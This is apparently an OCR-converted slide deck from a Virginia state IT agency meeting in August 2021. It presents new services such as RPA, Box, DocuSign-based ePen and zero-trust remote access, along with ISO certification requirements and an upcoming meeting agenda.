


# NEW VITA SERVICES OVERVIEW

**NICK CHRISTENSEN, SERVICE OWNER**


ENTERPRISE SERVICES

AUG. 4, 2021





# ROBOTIC PROCESS AUTOMATION (RPA)



**RPA is used for software applications that partially or fully automate human activities that are rule-based, manual and repetitive.**



RPA robots utilize the user interface (UI) to capture data and manipulate applications the same way a human would. They interpret, trigger responses and communicate with other systems in order to perform a vast variety of repetitive tasks.




RPA tools are not replacements for the underlying business applications; rather, they simply automate the already manual tasks of human workers. They look at the screens that workers would normally look at and fill in and update the same boxes and fields within the user interface by pulling the relevant data from the relevant location.

## BENEFITS OF RPA

- Frees users from monotonous, low-value-added tasks like data entry and makes them available for higher-value tasks that require ingenuity, human creativity and decision making
- Assists in ensuring that outputs are correct, complete and consistent between tasks and users
- Helps to ensure that tasks can be completed more quickly because the robotic process automation tool can find and retrieve any necessary data in the background



# BOX CONTENT MANAGEMENT



**Box content management is a cloud-based platform used to access and share digital content. The user-centric platform enables users to easily share, manage and secure their content using any device.**


Works for virtually any file type, enabling multiple people to collaborate without the risk of version-control issues; enables quick access to files from any device

Three main features:

1. Secure file sharing and collaboration
2. Workflow
3. Integrations



ePEN



**ePen featuring DocuSign provides electronic signature capabilities. The service offers an intuitive user experience that allows for the sending, signing and management of documents.**



#### Sending

- Upload a document
- Indicate who needs to sign
- Place signature fields and send

#### Signing

- Signer clicks email link
- Follows DocuSign tabs
- Finishes the signature

#### Manage


- Know the status of your documents
- Documents save automatically and securely
- Simple administration



## BENEFITS OF ePEN

- Transactional model as opposed to the previous per user model; this means your agency can allow as many users access to the DocuSign system as you would like, with a consumption-based model
- Same DocuSign experience as the previous offering
- More affordable transaction cost: now \$1.33 per transaction (previous model converted to \$11.92 per transaction)

# QUESTIONS?





# ENTERPRISE REMOTE ACCESS

- REMOTE USER ACCESS
- THIRD-PARTY VIRTUAL NETWORK CONNECTION

**ERIC CULBERTSON, ATOS**  
**RICK TOMPKINS, ATOS**

BILL STEWART, SERVICE OWNER  
MANAGED SECURITY SERVICES

AUG. 4, 2021



Remote user access allows individuals to remotely access COV resources. This service is similar to a virtual private network (VPN).

### *Example*

*An employee is teleworking and needs access to their agency's network*

- Remote user access replaces Cisco AnyConnect as the VITA-preferred service
- The remote user will be configured with the same access as the AnyConnect agent
- Upcoming project to convert agencies to the new service



## **COV equipment is required by VITA in order to use this service.**

- A virtual desktop in the cloud is an example of COV equipment
- Service only available on workstations, not phones or tablets
- An agent is required on workstations
- Agent will be installed by the end-user computing supplier
- Users should not perceive any noticeable difference

### **ADVANTAGES**

Improved security and administration

Third-party virtual network connection is for a site that needs a connection to resources. This service is similar to site-to-site VPN.

### *Example*

*An agency system needs a connection to a banking data center*

- For remote networks, the service provides access to both VITA enterprise resources and third-party resources.
- The service provides secure remote access to applications and services based on zero trust network access control policies.


- New deployments of site-to-site VPNs will use the new third-party virtual connection service.
- Site-to-site VPN is now an agency direct expense.
- New site-to-site VPNs will continue to be ordered through the request for solution (RFS) process in the VITA service catalog.
- Installation of new site-to-site VPNs will start in August.
- Users should not perceive any noticeable difference.

### ADVANTAGES

Improved security and administration

# QUESTIONS?

Thank you!





# Upcoming events





government  
technology

# COVITS



VIRTUAL

SEPTEMBER 8 2021

# ISO CERTIFICATION





<b>Steps to obtain COV ISO certification for those <i>who already have a professional security certification</i>:</b>		<b>Steps to obtain COV ISO certification for those <i>who already have a professional security certification</i>:</b>
Possession of recognized professional IT security certification	CISSP, CISM, CISA, CEH or other IT Certification (please let us know what you have)	Possession of recognized professional IT security certification
VITA training	Attend Information Security Orientation training every 2 years	VITA training
ISO education	Successful completion of at least one course in the KC ISO Academy or take any IT security related one-hour course in any format (any online course, in-person course, IT security conference, IT security organization meeting, IT security related books or articles, etc.)	ISO education
<b>Steps to obtain COV ISO certification for those <i>who do not have a professional security certification</i>:</b>		ISOAG attendance
VITA training	Attend Information Security Orientation training every 2 years	
ISO education	Successful completion of at least 3 courses per year in the KC ISO Academy or take any 3 hours of IT security related courses in any format (any online course, in-person course, IT security conference, IT security organization meeting, IT security related books or articles, etc.)	
ISOAG attendance	Attend the mandatory October ISOAG meeting	

# STEPS TO MAINTAINING YOUR ANNUAL COV ISO CERTIFICATION



<b>VITA training</b>	Attend Information Security Orientation training every 2 years
ISOAG attendance	Attend the mandatory October ISOAG meeting
Annual continuing education (only required after COV ISO certification has been obtained)	Obtain an additional 20 hours of training in IT security related topics annually (any online course, in-person course, IT security conference, IT security organization meeting, IT security related books or articles, etc. Remember, that ISOAG meetings count for up to 3 hours each!)



# SEPTEMBER ISOAG MEETING DETAILS

Date: Sept. 1, 2021

Time: 1- 4 p.m. via WebEx

## **Agenda**

Alok Ojha, BOX

Demetrias Rodgers, VITA

Barry Davis, DSS

Aaron Mathes, CGI



**THANK YOU FOR  
ATTENDING!**

